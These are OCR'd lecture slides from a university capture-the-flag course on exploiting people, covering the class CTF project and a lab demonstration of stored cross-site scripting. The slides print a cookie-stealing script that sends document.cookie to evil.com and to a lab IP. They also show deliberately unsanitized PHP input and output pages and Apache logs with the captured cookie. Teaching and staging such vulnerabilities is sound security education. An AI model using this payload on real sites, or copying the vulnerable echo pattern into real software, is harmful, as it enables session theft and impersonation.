
Lecture 7: Exploiting People

Lanier Watkins, PhD

Objectives

- To discuss the CTF class project
- To demonstrate and discuss the exploitation of people
- To discuss CTF strategies and flag placement given the exploitation of people

Kali Linux CTF Blueprints: Chapters 1 - 4



Community Bank

Used Car Dealership

Windows OS

Linux OS

WEP/WPA2


Class CTF Project

- Must use:
  - At least 4 servers and at least 1 wireless network is suggested
  - More than one operating system type
  - Vulnerabilities (software/hardware) not discussed in class
  - No more than 2 advanced topics (script writing)
    - Shell coding
    - Reverse engineering
    - Cryptology
  - At least 10 flags
  - Unique identifiers for flags
  - A storyline that is at least 4-6 hours long
    - Flags should build on each other like a story
  - Each team will receive an external HD to hold your VMs

Staging Vulnerabilities


- Cross Site Scripting

XSS Attack


root@kali: /var/log/apache2
File Edit View Search Terminal Help
Kali Docs Kali Tools Exploit-DB Aircrack-ng


```
el/38.3.0"
192.168.142.140 - - [10/Mar/2016:16:22:15 -0500] "GET /icons/openlogo-75.png H
TTP/1.1" 304 181 "http://192.168.142.140/" "Mozilla/5.0 (X11; Linux x86_64; rv
:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.3.0"

192.168.142.137 - - [10/Mar/2016:17:27:05 -0500] "GET /?cookie=Iamakeylookatme
= HTTP/1.1" 200 3417 "http://127.0.0.1/output.php" "Mozilla/5.0 (X11; Ubuntu;
Linux x86_64; rv:42.0) Gecko/20100101 Firefox/42.0"
```




Kali Linux CTF Blueprints: Chapter 4

- Proof XSS page is up



Kali Linux CTF Blueprints: Chapter 4




Potential CTF Brief

- Find the web server and page that is vulnerable to XSS.
- Then, steal the server's cookie
- I hear there is only one webserver

XSS Explained

- http://www.acunetix.com/websitesecurity/cross-site-scripting/



```
<script>
   window.location=“http://evil.com/?cookie=” + document.cookie
</script>
```

The figure below illustrates a step-by-step walkthrough of a simple XSS attack.

Attacker
Attacker's Browser
Attacker's Server
1
POST http://example.com/submit-comment
<script>...</script>
Website
Website Database
Website's Vulnerable Code
4
GET http://evil.com/?cookie=secret
Victim
Victim's Browser
2
GET http://example.com/recent-comment
3
200 OK

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```


```
<html>
<h1>Most recent comment</h1>
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
```

1. The attacker injects a payload in the website's database by submitting a vulnerable form with some malicious JavaScript
2. The victim requests the web page from the website
3. The website serves the victim's browser the page with the attacker's payload as part of the HTML body.
4. The victim's browser will execute the malicious script inside the HTML body. In this case it would send the victim's cookie to the attacker's server. The attacker now simply needs to extract the victim's cookie when the HTTP request arrives to the server, after which the attacker can use the victim's stolen cookie for impersonation.

- https://packetstormsecurity.com/files/112152/Cross-Site-Scripting-Payloads.html
- https://gist.github.com/JohannesHoppe/5612274


XSS Example #1

- <script>window.location="http://192.168.233.100/?cookie="+document.cookie</script>
  - Java script to capture victim's cookie and send
- Startup xampp on unbuntu server (/opt/lampp$ sudo ./xampp start)
  - Writes to file in: /opt/lampp/htdocs/includes
- Enter the javascript into the input.php form (writes to comment log)
- View the comment log via output.php (javascript serves cookie)




192.168.160.133/input.php


="+document.cookie</script>



```
student@ubuntu:/opt/lampp/htdocs$ cat input.php
<html>
<body>
<form action="input.php" method="post">
<input type="text" name="input" value="" />
<input type="submit" name="submit" value="submit" />
</form>
</body>
</html>
<?php
if (isset($_POST['input'])){
$file = "includes/input.txt" ;
$input = ($_POST['input']) . "\n" ;
file_put_contents($file, $input, FILE_APPEND);
}
?>
```



```
student@ubuntu:/opt/lampp/htdocs$ cat output.php
<?php
setcookie("Iamakeylookatme") ;
$file = "includes/input.txt" ;
$lines = file($file) ;
echo "<ul>" ;
foreach ($lines as $line) {
echo "<li>$line</li>" ;
}
echo "</ul>" ;
file_put_contents($file, "")
?>
```



192.168.160.100/?cookie=Iamakeylookatme=


Unable to connect

Iceweasel can't establish a connection to the server at 192.168.160.100.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Iceweasel is permitted to access the Web.

XSS Example #2

